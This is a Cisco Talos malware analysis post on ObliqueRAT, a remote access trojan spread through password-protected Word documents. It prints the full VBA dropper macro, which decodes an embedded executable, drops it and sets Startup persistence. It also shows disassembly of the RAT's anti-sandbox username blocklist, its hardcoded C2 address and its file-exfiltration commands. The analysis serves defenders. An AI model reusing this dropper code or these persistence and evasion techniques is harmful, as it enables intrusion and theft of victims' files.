ObliqueRAT: New RAT hits victims' endpoints via malicious documents

blog.talosintelligence.com/2020/02/obliquerat-hits-victims-via-maldocs.html

By Asheer Malhotra.

- Cisco Talos has observed a malware campaign that utilizes malicious Microsoft Office documents (maldocs) to spread a remote access trojan (RAT) we're calling "ObliqueRAT."
- These maldocs use malicious macros to deliver the second stage RAT payload.

- This campaign appears to target organizations in Southeast Asia.
- Network based detection, although important, should be combined with endpoint protections to combat this threat and provide multiple layers of security.

What's New?

Cisco Talos has recently discovered a new campaign distributing a malicious remote access trojan (RAT) family we're calling "ObliqueRAT." Cisco Talos also discovered a link between ObliqueRAT and another campaign from December 2019 distributing CrimsonRAT sharing similar maldocs and macros. CrimsonRAT has been known to target diplomatic and government organizations in Southeast Asia.

How did it work?

This RAT is dropped to a victim's endpoint using malicious Microsoft Office Documents (maldocs). The maldocs aim to achieve persistence for the second-stage implant that contains a variety of RAT capabilities, which we're calling "ObliqueRAT." In this post, we illustrate the core technical capabilities of the maldocs and the RAT components including:

- The maldocs based infection chain
- A variant distributed using a dropper EXE.
- Detailed capabilities and command codes of the RAT implant (2nd stage payload).
- Communication mechanisms used.

So what?

This malware is an example of how a simple, yet effective RAT, is used to implement a wide variety of malicious capabilities. Key capabilities of ObliqueRAT include:

- Ability to execute arbitrary commands on an infected endpoint.
- Ability to exfiltrate files.
- Ability to drop additional files.
- Ability to terminate process on the infected endpoint etc.

Analysis of a recently discovered preliminary variant of ObliqueRAT in this post presents insights into the evolution of this threat. Analyses of the key similarities and differences between the two campaigns of ObliqueRAT and CrimsonRAT show us the changes in tactics and techniques of the attackers used to continue attacks while trying to bypass detections. This campaign also shows us that while network-based detection is important, it can be complemented with system behavior analysis and endpoint protections for additional layers of security.

Analysis of Maldocs

Initial Infection Vector

This threat arrives on the endpoint in the form of malicious Microsoft Word documents. The malicious documents (maldocs) prompt the end-user for a password to view the contents of the maldocs. The malicious VB script in the maldocs is activated once the user enters the correct password for the document.

The maldocs have been known to have seemingly benign file names in the wild such as:

- Company-Terms.doc
- DOT_JD_GM.doc

[DOT_JD_GM may possibly stand for "Department Of Telecommunications_Job Description_General Manager"]


These file names indicate that the maldocs may be targeted towards specific individuals as part of a targeted distribution campaign. The initial infection vector of this threat is most likely email based with the body of the malicious email containing the password required to open the maldocs.

Malicious VBA Analysis

Once opened, the maldoc activates a malicious VBA script that performs the following malicious activities:

1. Extracts the contents of a form/textbox.

2. This content consists of an MS Windows binary embedded as a character representation of the binary's bytes delimited using a specific character (e.g. "O" used as a delimiter).



```
           0001 0203 0405 0607 0809 0A0B 0C0D 0E0F  0123456789ABCDEF
0x00000    0002 1800 0101 4080 0000 0000 1B48 80AC  ......@ .....H ¬
0x00010    9914 0A80 EF47 0000 8403 0000 3737 4F39  .. iG.. ...7709
0x00020    304F 3134 344F 304F 334F 304F 304F 304F  0O14400030000000
0x00030    344F 304F 304F 304F 3235 354F 3235 354F  4000000025502550
0x00040    304F 304F 3138 344F 304F 304F 304F 304F  0000184000000000
0x00050    304F 304F 304F 3634 4F30 4F30 4F30 4F30  0000006400000000
0x00060    4F30 4F30 4F30 4F30 4F30 4F30 4F30 4F30  0000000000000000
0x00070    4F30 4F30 4F30 4F30 4F30 4F30 4F30 4F30  0000000000000000
0x00080    4F30 4F30 4F30 4F30 4F30 4F30 4F30 4F30  0000000000000000
0x00090    4F30 4F30 4F30 4F30 4F30 4F30 4F30 4F32  0000000000000002
0x000A0    3438 4F30 4F30 4F30 4F31 344F 3331 4F31  4800000001403101
0x000B0    3836 4F31 344F 304F 3138 304F 394F 3230  8601400018009020
0x000C0    354F 3333 4F31 3834 4F31 4F37 364F 3230  5033018401076020
0x000D0    354F 3333 4F38 344F 3130 344F 3130 354F  5033084010401050
```


Delimited Malicious MZ embedded in maldoc highlighted.

3. The malicious binary is extracted from the maldoc by the VBA script and dropped on the endpoint to the location:
   C:\Users\Public\sgrmbrokr.doc

4. The file is consequently renamed to an exe : C:\Users\Public\sgrmbrokr.exe

5. The malicious VBScript then creates a shortcut in the currently logged in user's Start-Up directory to achieve persistence across reboots for the malicious executable (MZ) written to the file system in previous steps. The shortcut created is:
   %userprofile%\\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\saver.url

6. Once the shortcut is created the VBScript stops execution without executing the actual second-stage payload (ObliqueRAT).




```
Dim arlSalan() As String

file_Salan_name = "sgrmbrokr"

fldr_Salan_name = "C:\Users\Public\"

If Dir(fldr_Salan_name, vbDirectory) = "" Then
    MkDir (fldr_Salan_name)
End If

zip_Salan_file = fldr_Salan_name & file_Salan_name & ".doc"

arlSalan = Split(UserForm1.TextBox1.Text, "O")
Dim btsSalan() As Byte
Dim linSalan As Double

linSalan = 0

For Each vl In arlSalan
    ReDim Preserve btsSalan(linSalan)
    btsSalan(linSalan) = CByte(vl)
    linSalan = linSalan + 1
Next

Open zip_Salan_file For Binary Access Write As #2
     Put #2, , btsSalan
Close #2

Name "C:\Users\Public\sgrmbrokr.doc" As "C:\Users\Public\sgrmbrokr.exe"

Dim oWsh As Object
Dim a As String
a = Environ$("USERPROFILE") & "\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\saver.url"
Dim oShortcut As Object
Dim outputFullShortcutPath As String
Dim TargetFullFileName As String
outputFullShortcutPath = a
TargetFullFileName = "C:\Users\Public\sgrmbrokr.exe"
Set oWsh = CreateObject("WScript.Shell")
Set oShortcut = oWsh.CreateShortcut(outputFullShortcutPath)
With oShortcut
    .TargetPath = TargetFullFileName
    .Save
End With
```

Second-stage payload analysis: ObliqueRAT

The second-stage binary (ObliqueRAT) contains the following features:

- RAT capabilities (detailed below).
- Ability to communicate with the command and control server (C2) to obtain command codes and send back executed command outputs.



Metrics


95	?	1	1	0	1
Threat Score	See the impact on your endpoints. Enable Threat Response.	Judgements	Verdicts	Indicators	Sources

Metadata

[redacted]

Filename	[redacted]
Magic Type	PE32 executable (GUI) Intel 80386, for MS Windows
File Type	exe
First Seen	[redacted]
Last Seen	[redacted]
SHA-256	37c7500ed49671fe78bd88afa583bfb59f33d...
SHA-1	b75dccb5ccc0dc9bb14bd392df643c350f43560d
MD5	36903d471c43b5d602aefd791e25c889

Threat Grid detects this implant as malicious.




Behavioral Indicators

Title	Categories	ATT&CK	Tags	Hits	Score
Artifact Flagged Malicious by Antivirus Service	antivirus		antivirus file	2	95
Machine Learning Model Identified Executable Artifact as Likely Malicious	antivirus		antivirus cognitive machine learning	2	81

Threat Grid behavioral indicators for the implant.

Mutex Creation

The RAT ensures that only one instance of its process is running on the infected endpoint at any given time by creating and checking for a mutex named "Oblique". If the named mutex already exists on the endpoint then the RAT will stop executing until the next login of the infected user account.



```
push    offset aOblique ; "Oblique"
push    ebx             ; bInitialOwner
push    0               ; lpMutexAttributes
call    ds:CreateMutexA

mov     [esp+14A0h+dwLastErrorCode], eax
call    ds:GetLastError

cmp     eax, ERROR_ALREADY_EXISTS
jnz     short mutex_creation_success_loc

push    32h ; '2'       ; dwMilliseconds
call    ds:Sleep

jmp     short exit_with_return_code_0_loc
```

Mutex creation by implant

Gather initial system fingerprint

Once the malware has created the named mutex, it attempts to gather an initial fingerprint of the system to identify the system. This information is then sent to the operating C2 to fingerprint the system to decide which commands to send next.

Sysinfo gathered by the RAT:

- Computer Name.
- Current User Account Name.
- Windows operating system (OS) version in the form of a textual representation:

    XP
    XP SP2
    Vista
    7
    8
    8.1
    10

  OS bitness i.e.

    64 bits
    32 bits

  Directory & File Check: A unique feature of the RAT is that it looks for the presence of a specific directory and all files residing inside it. The directory path (folderpath) is hardcoded in the RAT: C:\ProgramData\System\Dump.
  If this directory is present on the infected system then the RAT sends the keyword "Yes" to its C2 and "No" otherwise.

Another hard coded value from the implant "5.2" is sent to the C2. (May indicate version number of the implant)

The sysinfo gathered by the implant is then put together as a single string with the character ">" used as a delimiter.

Format used:

(_variable_ = used for depicting a variable value)

ComputerName>_UserName_>Windows _version-string_>_implant-name-on-disk_>_OS-bitness_>_Dump_dir_files_exist_>_hardcoded_implant_version_number_>

E.g.

DESKTOP-SCOTTPC>jon>Windows 10>sgrmbrokr>64 bits>Yes>5.2>

Although the implant gathers the system information initially, it only sends this information out if it receives a specific command code from the C2. The implant also performs anti-infection checks before it fully activates itself on the endpoint.

Anti-Infection Checks

Another interesting feature in the implant is that after it gathers the preliminary system information for fingerprinting, it performs a series of checks against the user and computer name it has obtained to identify an endpoint or user account it must avoid its execution on/for. If any of the values from its blocklist match the current user/computer name, it simply stops its execution.


The usernames blocklisted by the implant are:

- John
- Test
- Johsnson
- Artifact
- Vince
- Serena
- Lisa
- JOHNSON
- VINCE
- SERENA

A similar check is done for the computer name as well. The list of computer name values blocklisted by the implant are:

- JOHN

- TEST



```
aJohn           db 'John',0
                align 4
aTest           db 'Test',0
                align 4
aJohsnson       db 'Johsnson',0
                align 10h
aArtifact       db 'Artifact',0
                align 4
aVince          db 'Vince',0
                align 4
aSerena         db 'Serena',0
                align 4
aLisa           db 'Lisa',0

                align 4
aJohn_0         db 'JOHN',0
                align 4
aTest_0         db 'TEST',0
                align 4
aJohnson        db 'JOHNSON',0
aVince_0        db 'VINCE',0
                align 4
aSerena_0       db 'SERENA',0
```


Blocklisted user & computer names in the implant

The anti-infection checks may have been implemented to:

- Avoid successful execution of the implant on a Sandbox based detection system (Anti-Analysis Technique) OR
- Prevent execution of the implant in the attackers' test environment.

RAT command codes and functionalities

The implant then connects to its C2 server using hardcoded values of its IP Address and Port Number.




```
                push    AF_INET
                pop     ecx
                xor     eax, eax
                push    0               ; protocol
                inc     eax
                push    eax             ; type = 1 = SOCK_STREAM
                push    ecx             ; af
                call    ds:socket

                push    2
                pop     edx
                mov     edi, eax
                mov     word ptr [esp+14A0h+name.sa_data+2], dx
                push    3344            ; PORT NUMBER to use ; hostshort
                mov     [esp+14A4h+hObject], edi
                call    ds:htons

                push    offset cp       ; "185.117.73.222"
                mov     word ptr [esp+14A4h+name.sa_data+4], ax
                call    ds:inet_addr

                mov     dword ptr [esp+14A0h+name.sa_data+6], eax
                test    esi, esi
                jz      short inet_addr_fail_loc


connect_to_CnC_loc:                     ; CODE XREF: WinMain(x,x,x,x)+281↓j
                push    10000           ; dwMilliseconds
                call    ds:Sleep

                push    10h             ; namelen
                lea     eax, [esp+14A4h+name.sa_data+2]
                push    eax             ; name
                push    edi             ; socket
                call    ds:connect

                test    eax, eax
                jnz     short connect_to_CnC_loc
```

Implant connecting to hardcoded C2 server.

On connection, the implant receives a command code from the C2 that corresponds to the capability the implant is supposed to execute next on the endpoint. Also, everytime the implant receives a command from the C2 it sends back an acknowledgement message to the C2 indicating that it has received the command code.

The acknowledgment sent to the C2 is always the keyword "ack".



```
push    esi             ; flags
push    4               ; len
push    offset buf      ; "ack"
push    edi             ; s
call    ebx ; send
```

"ack" sent to the C2 as an acknowledgment

The command codes, supporting command data (both sent by the C2) and capability description are detailed below.

Command Code = "5" Command Data = <filename or folderpath>


This command code is used to find files and record file sizes in KB for files specified by a specific folder or file path. The data gathered by the implant is in format:

(_variable_ = used for depicting a variable value)
filepath<_size_in_KB_;_filepath_<_size_in_KB_;

E.g.
pony.txt<4;bigpony.txt<100;

Command Code = "0" Command Data = None

Send the already gathered system information (sysinfo) described previously to the C2 server for fingerprinting the infected host.



```
Arg1 = 150
Arg2 = ASCII "DESKTOP-SCOTTPC>jon>Windows 10>sgrmbrokr>64 bits>Yes>5.2>"
Arg3 = 3A
Arg4 = 0
sgrmbrokr.<ModuleEntryPoint>
```

Implant sending initial sysinfo to its C2 server.

Command Code = "1" Command Data = None

This command is aimed to trigger the implant to discover the category of various drives on the endpoint. The drives to be checked for are listed as hardcoded drive letters in the implant:

- A:
- B:
- C:
- D:
- E:
- F:
- G:
- H:
- I:
- J:
- K:
- L:


The drive types for the drives checked on the system are represented textually by the implant using the following keywords:

- Unknown
- Removable Drive
- Hard Drive
- Network Drive
- CD Drive
- RAM Disk

The data sent out for this command is in format:

(_variable_ = used for depicting a variable value)
drive-letter>_Drive-type_|_drive-letter_>_Drive-type_|

E.g.
C:>Hard Drive|D:>CD Drive|



```
aA              db 'A:',0
                align 4
aB              db 'B:',0
                align 10h
aC              db 'C:',0
                align 4
aD              db 'D:',0
                align 4
aE              db 'E:',0
                align 4
asc_42BB1C      db 'F:',0
                align 10h
aG              db 'G:',0
                align 4
asc_42BB24      db 'H:',0
                align 4
aI              db 'I:',0
                align 4
aJ              db 'J:',0
                align 10h
aK              db 'K:',0
                align 4
asc_42BB34      db 'L:',0
                align 4
aUnknown        db 'Unknown|',0
                align 4
asc_42BB44      db '>',0
                align 4
aRemovableDrive db 'Removable Drive|',0
                align 4
asc_42BB5C      db '>',0
                align 10h
aHardDrive      db 'Hard Drive|',0
asc_42BB6C      db '>',0
                align 10h
aNetworkDrive   db 'Network Drive|',0
                align 10h
asc_42BB80      db '>',0
                align 4
aCdDrive        db 'CD Drive|',0
                align 10h
asc_42BB90      db '>',0
                align 4
aRamDisk        db 'RAM Disk|',0
```


Drive letters and identification strings in the implant.

Command Code ="4" Command Data=<filename> & <zip_file_name>

Receive a target filename and ZIP filename from the C2server. Create a new ZIP file with the name provided in the %temp% directory and add the target file to it. Once done, send the contents of the ZIP file to the C2 server.

The ZIP file is subsequently deleted from the endpoint after exfiltration.

The implant also records the target filename that has been exfiltrated (in ZIP form) from the endpoint to a log file called: %temp%\lgb



```
   C:\Users\imp\AppData\Local\Temp\lgb                              ↓FRO --------
00000000:  70 6F 6E 79-2E 74 78 74-0A          -               pony.txt◙
```

Log file containing the list of files exfiltrated from the endpoint.

